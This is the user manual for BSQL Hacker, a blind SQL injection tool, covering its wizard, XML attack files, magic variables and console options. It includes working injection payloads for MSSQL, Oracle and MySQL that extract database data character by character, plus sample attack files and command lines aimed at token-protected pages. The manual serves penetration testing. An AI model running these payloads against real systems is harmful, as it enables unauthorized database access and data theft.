BSQL Hacker

Ferruh Mavituna (ferruh@mavituna.com)

BSQL HACKER 1

BSQL HACKER 5

Quick Start 5

BSQL Hacker for Anyone 5

BSQL Hacker for Advanced Users 6

Some Action 6

Example: 7

Supported Databases for SQL Injection Wizard 8

SQL Injection Wizard 8

Injection in Querystring 10

Injection from Raw Request 10

Finish SQL Injection 12

Using Attack Files and Attack File Templates 12

What is an Attack File? 12

What is an Attack File Template? 12

How to use Attack Files? 13

Attack File Features 13

Key Features 14

Requirements 15

Security Issues Related with BSQL 16

Update Repository 16

GUI Functions 17

Automated Attacks 17

Case Sensitive 17

Magic Variables 18

Generic Part: 18

{X} 18

{INJECTION} 18

Blind SQL Injection Related: 18

{CHAR} 18

{POSITION} 18

{OPERATION} 18

Error Based SQL Injection: 18

{ERROR_POSITION} 18

{ERROR_BUFFER} 18

Full Blind SQL Injection Related 19

{SECONDS} 19

Other 19

{TOKEN} 19

BSQL HACKER CONSOLE 20

Request Related Parameters 20

Post Request 20

Add Post Data -ap, --addpost 20

Add Post Data File -apf, -addpostfile 20

Add Post Request File -aprf, -addpostrequestfile 20

Get Request 21

Query -q, --query 21
Cookies 21
Add Cookie -ac, --addcookie 21
Add Cookie Request File -acrf, -addcookierequestfile 21
Headers 22
Add Header -ah, --addheader 22
Connection Related Parameters 23
Threading 23
Thread Count -t, --threadcount 23
Start Delay -sd, --startdelay 23
Miscellaneous 23
Enable Automatic Redirects -ar, --allowredirect 23
Request Timeout -rt, --requesttimeout 24
Proxy Related 24
Enable Proxy -ep, --enableproxy 24
Proxy URL -p, --proxy 25
Authentication Related 25
Default Network Credentials -dc, --defaultcredentials 25
Username -u, --username 25
Password -pwd, --password 25
Domain Name -m, --domain 26
Error Handling 27
Error Retry -er, --errorretry 27
Error Retry Sleep -ers, --errorretrysleep 27
Injection Related 27
Magic Variables 27
Disable Confirm Found Char -dcfc, --dconfirmfoundchar 28

Length -l, --length 29

Start Position -sp, --startposition 29

Detection Related **29**

Detection Mode -dm, --detectionmode [time | search | deep] 29

Detection Time -dt, --detectiontime 30

Search String True -sst, --searchstringtrue 31

Search String False -ssf, --searchstringfalse 31

RegEx Support for Search -rx, --regex 31

Session Token Support Related Parameters **33**

Token URL -turl, --tokenurl 34

Token Extract RegEx -tex, --tokenregex 34

Disable Token Session Share -dtss, --disabletokensessionshare 34

-tsr, --tokensamerequest 34

BSQLHacker Related Parameters **35**

Silent (ALPHA) -s --silent 35

Output (ALPHA) -o --output 35

Matrix Sucks (ALPHA) -msux, --matrixsucks 36

Help (ALPHA) -h, --help, -? 36

Examples **37**

Known Issues **38**

BSQL Hacker

BSQL (*Blind SQL*) Hacker is an automated SQL Injection Framework / Tool designed to exploit blind SQL injection vulnerabilities virtually in any database.

BSQL Hacker aims for experienced users as well as beginners who want to automate Blind SQL Injections.

If you don't want read lots of stuff stick with Quick Start guide and Videos.

Quick Start

If you already **good with SQL Injections** and just looking for a new tool to automate your attacks, you may just dive into "*Attack Files*" and understand the whole automation system, if you are not, you can try "*Attack File*" templates and **SQL Injection Wizards.**

BSQL Hacker for Anyone

If you just want to exploit it by pressing "play" button keep reading, if not try BSQL Hacker for Advanced Users to understand how you can write your very own injections.

There are 3 ways to launch an exploit:

1. SQL Injection Wizard (*no-brainer* mode)
2. Loading an Attack Templates or an Exploit (*easy*)
3. Supplying custom injection (*requires good SQL Injection knowledge*)

In most of the common cases Templates and Wizard should be enough but you may want to do some advanced tricks or bypass some strange restriction. Then you need to supply your very own injections. After you come up with a new injection you can save / share it as Attack File Template.

You can always start by trying SQL Injection Wizard. It allows you to start a new attack from Raw Request or a simple URL. It'll test your injection for supported databases (*see Supported Databases for SQL Injection Wizard*). After you get it work you can modify settings and resume it.

If it doesn't work and you know the reason you can just fix it in the GUI and start the attack again.

If you are confident about it instead Wizard you may want to load a related Attack Template and just run it.

BSQL Hacker for Advanced Users

As you know Blind SQL Injection is all about **True** and **False** responses. To able to write your very own attack files or handling some strange attacks you need to know following subjects quiet well:

- Blind SQL Injection
- Your target database functions
- Using Binary Search in Blind SQL Injection

If you don't know these, you can still use BSQL Hacker by wizards and templates. Please refer to BSQL Hacker for Anyone.

Some Action

BSQL Hacker relies on Magic Variables to automate attacks. In a Blind SQL Injection you have got couple of dynamic parameters:

- Position : {POSITION}
- Comparison Operator : {OPERATION}
- Char to Compare : {CHAR}

These magic variables will be replaced on the fly by BSQL Hacker before sending the server. This allows automating lots of attacks easily.

Example:

A sample Blind SQL Injection attack for MSSQL:

```
http://www.example.com/default.asp?p=1 AND ISNULL(ASCII(SUBSTRING(CAST((USER)AS
varchar(8000)),{POSITION},1)),0){OPERATION}{CHAR}--
```

When you give this input to BSQL Hacker it will replace POSITION, OPERATION and CHAR with required values in the real time.

Following injections will send to the server:

Getting one character;

```
1 AND ISNULL(ASCII(SUBSTRING(CAST((USER)AS varchar(8000)),1,1)),0)>78–
1 AND ISNULL(ASCII(SUBSTRING(CAST((USER)AS varchar(8000)),1,1)),0)<78–
1 AND ISNULL(ASCII(SUBSTRING(CAST((USER)AS varchar(8000)),1,1)),0)>54–
1 AND ISNULL(ASCII(SUBSTRING(CAST((USER)AS varchar(8000)),1,1)),0)>54–
1 AND ISNULL(ASCII(SUBSTRING(CAST((USER)AS varchar(8000)),1,1)),0)>66–
1 AND ISNULL(ASCII(SUBSTRING(CAST((USER)AS varchar(8000)),1,1)),0)>72–
…
```

Next Character;

```
1 AND ISNULL(ASCII(SUBSTRING(CAST((USER)AS varchar(8000)),2,1)),0)>78–
1 AND ISNULL(ASCII(SUBSTRING(CAST((USER)AS varchar(8000)),2,1)),0)>103–
1 AND ISNULL(ASCII(SUBSTRING(CAST((USER)AS varchar(8000)),2,1)),0)>114–
…
```

Above, you clearly see how magic variables are changing. Now if we want to port this attack to **ORACLE** we can come up with following attack:

```
http://www.example.com/default.asp?p=1 AND NVL(ASCII(SUBSTR((SELECT user FROM
dual)),{POSITION},1)),0){OPERATION}{CHAR}—
```

Obviously you can write similar attacks for other databases. BSQL ships with following ready to go files (*Attack File Templates*):

- PostgreSQL
- SQL Server
- MySQL
- ORACLE

If you write an attack file template for another database which is not listed her e, please send it to me and it'll be in the update repository quite soon for every user.

Supported Databases for SQL Injection Wizard

- MS SQL Server 2000 / 2005 and potentially others
- ORACLE
- MySQL

SQL Injection Wizard

To able to use SQL Injection Wizard you should know vulnerable parameter or place.

If you know the vulnerable place / parameter you've got two options;

- New SQL Injection from Querystring
- New SQL Injection from Raw Request



Figure 1 : Injection Wizard

1. Run **Injection Wizard** (*Ctrl + N*)
2. Choose one of the following methods;
    a. If you can exploit it with a simple GET choose "**Injection in Querystring**"
    b. If it's in POST, some HTTP Header or it does require a cookie (*like authentication cookie*) then choose "**From Raw Request**"

Injection in Querystring

Now all you need to do is **paste your URL** and **check vulnerable parameter** from the list and click **Finish**.

It's critical that you leave default value for vulnerable parameter. **Don't put single quote** or similar stuff, **just keep the original value**.



Figure 2 : Injection Wizard - Injection Querystring

Injection from Raw Request

If you want to supply your injection point from HTTP Raw Request, **paste your request** (*from your proxy or something*), point your cursor to injection place and then click "**Insert Injection Point**" button. This will put a **{X}** magic variable to vulnerable place.

You should supply the raw HTTP request done by browser to proxy which means request should include full URL of target like:

```
POST http://example.com/?p=1 HTTP/1.1
```

instead of

```
POST /?p=1 HTTP/1.1
```

Now you need to click finish to start SQL Injection.

It's critical that you leave default value for vulnerable parameter. **Don't put single quote** or similar stuff, **just keep the original value**.

This is a good example of correctly marked HTTP raw request:

```
GET http://example.com/?product_id=1{X} HTTP/1.1

Host: 192.168.2.55

User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-GB; rv:1.8.1.9) Gecko/20071025
Firefox/2.0.0.9

Accept:
text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/p
ng,*/*;q=0.5

Accept-Language: en-gb,en;q=0.5

Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7

Connection: close

Proxy-Connection: close

Cookie: ASPSESSIONIDQQGQGKFU=OFLJAGDCEEEJFIBPCAODLAGP

Pragma: no-cache

Cache-Control: no-cache
```

Finish SQL Injection

When you click "**Finish**" BSQL Hacker will attempt to run injection and if it success it will let you know and start "auto injection" process. If you don't want auto injection you may stop the process, change settings and run it again.



Figure 3 : Testing for SQL Injection

Using Attack Files and Attack File Templates

What is an Attack File?

```
<bsql>
  <author>
    Ferruh Mavituna - http://ferruh.mavituna.com
  </author>
  <query><![CDATA[{{URL:Enter the URL of website like http://www.example.com/}}?id=1 AND 1=(SELECT
  IF((IFNULL(ASCII(SUBSTRING(({INJECTION}),{POSITION},1)),0){OPERATION}{CHAR}),1,2))/* ]]></query>

  <detectiontype><![CDATA[AutoSignatures]]></detectiontype>

</bsql>
```

Figure 4 : Sample attack file for MySQL

Attack files are like save/load files for BSQL Hacker. You can save and share your attack files. You can generate new attack files specific to vulnerability and also share them as exploit.

Better than writing 50 lines of perl for every single BSQL vulnerability, eh?

Attack files are plain XML and you can modify them with your favourite text editor.

What is an Attack File Template?

Attack File Template is an improved version of attack files. A template can ask questions to user and can fill up GUI according to answers and values in the attack file template.

Attack File Templates are useful for generic attacks. Instead of a starting a BSQL attack for MSSQL from the scratch you can load up a working template, customize and run it.

How to use Attack Files?

1) Load an attack file "*File > Load*" or "*Ctrl + O*"
2) Answer question in the GUI (*if any*)
3) Customize Settings if required
4) Test Injection "*Injection > Test Injection*" or "*Ctrl + T*"
5) If test wet well, Start it. "*F5*"



Figure 5: Attack Settings Window

Attack File Features

Attack Files can carry almost everything presented in GUI, and you may also ask for variables. Asking for variables to user when it comes to exploit vulnerabilities.

Assume you are writing an exploit for BSQL which requires authentication. You may want to ask user for their active cookies. Or you may want to ask user_id which you want to read password hash, and so on.

Also you can Attack File for personal usage. Let's say you exploit an SQL Injection then you can save it and use it later or share with someone with the exact same settings as you.

Key Features

- **Easy Mode**
    - SQL Injection Wizard
- **General**
    - Fast and Multithreaded
    - 4 Different SQL Injection Support
        - Blind SQL Injection
        - Time Based Blind SQL Injection
        - Deep Blind (*based on advanced time delays*) SQL Injection
        - Error Based SQL Injection
    - Can automate most of the new SQL Injection methods those relies on Blind SQL Injection
    - RegEx Signature support
    - Console and GUI Support
    - Load / Save Support
    - Token / Nonce / ViewState etc. Support
    - Session Sharing Support
    - Advanced Configuration Support
    - Automated Attack mode, *Automatically extract all database schema and data mode*
- **GUI Features**

- Load and Save
- Template and Attack File Support (*Users can save sessions and share them. Some sections like username, password or cookie in the templates can be show to the user in a GUI*)
- Visually view true and false responses as well as full HTML response, including time and stats

- **Connection Related**
  - Proxy Support (*Authenticated Proxy Support*)
  - NTLM, Basic Auth Support, use default credentials of current user/application
  - SSL (*also invalid certificates*) Support
  - Custom Header Support

- **Injection Points (*only one of them or combination*)**
  - Query String
  - Post
  - HTTP Headers
  - Cookies

- **Other**
  - Post Injection data can be stored in a separated file
  - XML Output (*not stable*)
  - CSRF protection support
    one time session tokens or asp.net viewstate ort similar can be used for separated login sessions, bypassing proxy pages etc.

Requirements

- .NET Framework 2
- Not working on Mono (*hopefully it will*)

Security Issues Related with BSQL

- BSQL does support self-signed, not valid, expired, and weak, invalidate certificates and won't warn you! So you are vulnerable to MITM attacks for SSL connections during your attacks.

- Auto-Update feature relies on SSL and won't connect invalid certificated servers. This is a security feature; if you want to force BSQL Hacker to your own server for Auto-update you can force it from configuration files with your own risk.

- Attack Templates should be considered as secure but they may force BSQL Hacker to connect "unwanted" servers. It's recommended to read attack files before use. They are plain XML files, open in your text editor and check what's going on.

Update Repository

TODO

GUI Functions

Automated Attacks

Not supported by console version yet.

Automated attack can automate a supplied SQL Query or can go fully automated and extract tables, columns, database name, database version, database user and data from database automatically.

For full automated attacks currently supports *MSSQL and ORACLE.*

Case Sensitive

Not supported by console version yet.

Try to get results in not case sensitive way to make it a bit faster. This will improve performance slightly.

Deep Blind SQL Injections are always case-sensitive.

Magic Variables

Current list of magic variables:

Generic Part:

{X}

Marks injection point. This will be replaced with a full SQL Injection sentence.

{INJECTION}

Marker for Automated Attacks. This will be replaced with current attack sentence.

Blind SQL Injection Related:

{CHAR}

Character to compare. This will be replaced with integer representation of character that we are checking.

{POSITION}

Position of character that we are getting. This will be replaced with current position of string. Start up value for this magic variable can be controlled from GUI "Detection > Start Position"

{OPERATION}

Operation character for Binary Search / Blind SQL Injection. While running this can be equal, bigger or smaller.

Error Based SQL Injection:

{ERROR_POSITION}

Start position of current buffer to read. Will be replaced with position.

{ERROR_BUFFER}

How many characters to read at a time from a Error Based SQL Injection.

Full Blind SQL Injection Related

{SECONDS}

How many seconds to wait. You can configure this from the GUI "**Detection > Time Based > Seconds to Wait**"

Other

{TOKEN}

This variable is used for nonce, viewstate similar stuff. It will be replaced with exctracted token in the actual request.

Currently The GUI doesn't support this. Only console version supports this parameter.

BSQL Hacker Console

BSQL Hacker Console Parameters.

Request Related Parameters

These parameters are related with HTTP requests.

Post Request

Add Post Data
-ap, --addpost

Adds new post data to the request. You can use more than once.

Post data **will be encoded**, supply **not encoded** post data.

Syntax: -ap “name=value”

Add Post Data File
-apf, -addpostfile

Adds new post data from text file. You can use more than once.

Post data **will be encoded**, supply **not encoded** post data.

Syntax: -apf “name=c:\case001\postinj.txt”

Add Post Request File
-aprf, -addpostrequestfile

Post data from text file. You can use more than once.

Post data **should be encoded**, supply **encoded** post data.

Syntax: -aprf “c:\case001\rawpostdata.txt”

Sample post data file:

---

name=value&name2=value2

Get Request

Query
-q, --query

Query part of the request. Query string **should be encoded**. If you do not supply any query parameter application assumes “/” as query. You **can not** combine query with host URL. You should supply query with this parameter.

Syntax: -q “id=10&document=test”

Cookies

Add Cookie
-ac, --addcookie

Add new cookie to the request. You can use more than once.

Post data **will be encoded**, supply **not encoded** post data.

Syntax: -q “id=10&document=test”

Add Cookie Request File
-acrf, -addcookierequestfile

Add several cookies from text file. You can use more than once.

Cookie data **should not include reserved characters** and should be **separated by “;”**.

Syntax: -acrf “c:\case001\cookiedata.txt”

Sample cookie data file:

---

name=value&name2=value2

Headers

Add Header
-ah, --addheader

Add new header to the request. You can use more than once.

Header name **should not include reserved characters.**

Syntax: -ah “HTTP_X_FORWARDED_FOR={INJECTION}”

-ah “HTTP_X_FORWARDED_FOR=value”

Connection Related Parameters

These parameters are related with HTTP connection.

Threading

Thread Count
-t, --threadcount

Default is **5**. Value should be an integer.
This is simultaneous connection will be done to server. You can hammer the server or drop lots of connections if you go so far.

If you are using MySQL BENCHMARK() think about single thread or a few threads.

If you supply any integer less than 2 it will work in single-threaded mode.

Syntax: -t 7

Start Delay
-sd, --startdelay

Default is **500**. Value should be an integer, as **milliseconds**.

How many milliseconds that you want to wait for between first requests.

It's the start delay between requests in for first time. If you open all connection at a time possibly most of them will drop. Thus this delay can help the starting process.

Syntax: -sd 1000

Miscellaneous

Enable Automatic Redirects
-ar, --allowredirect

Default is **false**. BSQLHacker will follow redirects if you enable this flag.

Generally it's useless but you may want to use it while using "**search string *(-ss)***" in

redirected page.

This is a flag parameter.

Syntax: -ar

Request Timeout
-rt, --requesttimeout

Default value is **300000** milliseconds. This parameter will specify how many milliseconds BSQLHacker should wait before drop a connection.

Value should be an integer. If you are running BSQLHacker in multithreaded mode then you should consider using a high value.

Syntax: -rt 5000

Proxy Related

Enable Proxy
-ep, --enableproxy

Default value is **false**. If you are going to use a proxy you have to use this flag.

This is a flag parameter.

Syntax: -ep

Proxy URL

-p, --proxy

Value should be a valid URL. URL can include port / username / password and protocol. URL should include protocol like http or https.

Also you should use **Enable Proxy *(–ep)*** flag to use proxy.

Syntax: -ep http://127.0.0.1:8080

-ep https://username:password@proxy.com

Authentication Related

Default Network Credentials

-dc, --defaultcredentials

This is a flag parameter. Use default credentials of current user / application.

Syntax: -dc administrator

Username

-u, --username

Username for “Basic Authentication” or “NTLM authentication”.

Syntax: -u administrator

Password

-pwd, --password

Password for “Basic Authentication” or “NTLM authentication”.

Syntax: -pwd w00t

Domain Name
-m, --domain

Domain for “NTLM authentication”

Syntax: -m SECRETZONE

Error Handling

Error Retry
-er, --errorretry

Default is **3**. Value should be an integer.
If one connection returns an error (*this can be a connection problem or not false either not true response*) BSQL Hacker try to do injection again. This option specifies that.

Syntax: -er 1

Error Retry Sleep
-ers, --errorretrysleep

Default is **1000**. Wait time between retries as milliseconds.

Syntax: -ers 3000

Injection Related

These parameters are related SQL Injection engine.

Magic Variables

SQL Injection in BSQLHacker working in quite hard way. You should provide to full SQL Injection query.

{SECONDS}

Time Based Blind variable

How many seconds to wait.

{CHAR}

Current char to test.

{POSITION}

Position in the string.

{TOKEN}

Extracted token if session token enabled.

{INJECTION}

Only for automated or half automated attacks will be replaced with active SQL sentence.

{TIME}

Deep Blind Injection variable.

TODO : describe

TODO: WRITE ABOUT MAGIC VARIABLES…

Disable Confirm Found Char
-dcfc, --dconfirmfoundchar

Default value is **True**.

If you are using a limited pattern range (*which is default*) you can not be sure returned value true unless you are sure it's in range. Because the nature of binary search. In this case you can enable this option to check final char. If you disable this option you'll not loose a lot but you may rarely get false responses.

If you enable this it will take **a few more requests**. It depends on pattern and data so totally unpredictable but generally **1 more for 50 chars** (*1 more for 400 requests*) or even less.

This is a **flag** parameter.

Syntax: -cfc

Length
-l, --length

Default value is **30**. Value should be an integer.

If you know the value of data that you are going to retrieve you can specify it in here. For example if it's a hash or other fixed length stuff.

Syntax: -l 32

Start Position
-sp, --startposition

Default value is **0**. Value should be an integer.

If you know which part of data you need to get you can use start position and length to limit data.

Syntax: -sp 10

Detection Related

These parameters are related with SQL Injection detection.

Detection Mode
-dm, --detectionmode [time | search | deep]

This parameter set detection mode of results.

Available values: time, **s**earch, **d**eep

Search

Application will look for specified search signature to figure out true conditions.

Time

Application will analyze response time to figure out true conditions. (*It may not be accurate and fast as search option but it's a must in totally blind SQL injections*)

Deep

Deep Blind SQL Injection detection is new way to gather more response in fewer requests (*4 times than classical blind*) in totally Blind SQL Injection scenarios. This method explained in a different paper. It's going to work in SQL Server very well in most of the cases. There is no char set limit it can read any data (*not NULL safe for binary reading*). SQL Statement should support deep blind SQL injection.

Default method is search. You can use `**t**` instead of time and `**s**` instead of search and so on.

*If you are going to use search you have to supply search string (**-ss)** for positive result.*

Syntax: -dm search

-dm t

Detection Time
-dt, --detectiontime

Default value is **3 (***as seconds***)**. If response is faster then this value then response is true. You have to use this with (***–dm t***) time detection mode option.

Syntax: -dt 5

Search String True
-sst, --searchstringtrue

This string will be searched in responses and if it found BSQLHacker accept response as **true**.

Currently there is no support for direct HTTP status responses. If you want to detect redirections and that kind of stuff you can use –ss “Object Moved” or similar syntax where it’s applicable.

*You can write RegEx if you enable RegEx flag by (**–rx)** parameter.*

Syntax: -sst “12 products found”

-rx -sst “[\d]* products found”

Search String False
-ssf, --searchstringfalse

This parameter is same with (***–sst***) but this is for **false** responses.

This is required if we want to determine unexpected responses otherwise these will return as false positives.

Syntax: -ssf “not found”

RegEx Support for Search
-rx, --regex

Default is **false**. If you enable this flag BSQLHacker will try to use RegEx syntax to find signatures for supplied search string ***(-sst** or **-ssf)***.

Syntax: -rx

Session Token Support Related Parameters

These parameters are related with session token support for requests. If attack point requires tokens or some dynamic input like ASP.NET ViewState then you have to use token support.

Token usage will **double all requests** because BSQL Hacker first do a request to token page then will do a request to injection page with given token.

Token requests are not share same request settings with normal request. "**t**" is special prefix for token settings. You can use extra t prefix to setup token requests. You can use totally different credentials, request or even you can use a different proxy.

These parameters are supported by token requests;

- Add Post (-tap)
- Add Post File (-tapf)
- Add Post Request File (-taprf)
- Add Cookie (-tac)
- Add Cookie Request File (-tacrf)
- Add Header (-tah)
- Use Default Network Credentials (-tadc)
- User Name (-tu)
- Password (-tpwd)
- Domain (-tm)
- Request Timeout (-tr)
- Enable Proxy (-tep)
- Proxy URL (-tp)

Token URL
-turl, --tokenurl

Value should be a valid URL.

URL to extract token. You should supply full URL including Query unlike injection request settings.

Syntax: -turl http://localhost/extract.aspx

Token Extract RegEx
-tex, --tokenregex

Value should be a valid **RegEx search string**. **Only first match** will be accepted as {TOKEN} magic string. Currently there is no way to use more than one token. *Yeah another nasty limitation!*

Syntax: -turl http://localhost/extract.aspx

Disable Token Session Share
-dtss, --disabletokensessionshare

Default value is **Enabled**. By default token extraction and normal requests are sharing same session for one injection request not all of them. Generally this is a must!

But if you got a strange case you can disable this.

This is a flag parameter.

Syntax: -dtss

-tsr, --tokensamerequest

Default value false.

If you want to use same request settings in token extraction process you should enable this flag otherwise you should supply required token request settings (*if it's required*).

This is flag parameter.

Syntax: -tsr

BSQLHacker Related Parameters

Silent (ALPHA)
-s --silent

This is a flag parameter. Not documented yet.

Syntax: -s

Output (ALPHA)
-o --output

Not documented yet.

Syntax: -o "C:\report.xml"

Matrix Sucks (ALPHA)
-msux, --matrixsucks

This is a flag parameter.
Alternative but not so productive way to visualise attacking process. May mess up with your console.

Syntax: -msux

Help (ALPHA)
-h, --help, -?

This is standalone parameter; it will quit after do its own job. Not documented yet.

Syntax: -h

Examples

-ep -p http://127.0.0.1:8080 -t 2 -ap "pr={TOKEN}" -ss 8901711 -aprf "c:\inj.txt" -turl http://XSS:81/blind/csrf_generate.php -tex "value=\"(.*)\">" -q /blind/csrf.php http://XSS:81/

Use Proxy in "http://127.0.0.1:8080",
Run "2" threads simultaneously,
Add post with special {TOKEN} string named "pr",

Search for "5901711" for determine true conditions,

Add new post file from "c:\inj.txt",

Do a request to "http://XSS:81/blind/csrf_generate.php" to extract a token,

Extract token by this RegEx "value=\"(.*)\">",

Path and query to do "/blind/csrf.php"

Request to "http://XSS:81/" host.

Known Issues

- Parser request doesn't support Basic Auth parsing
- Stopping attack during the "Automated Attack" process may take a while
- Loading a template file may not switch to the correct database type in the GUI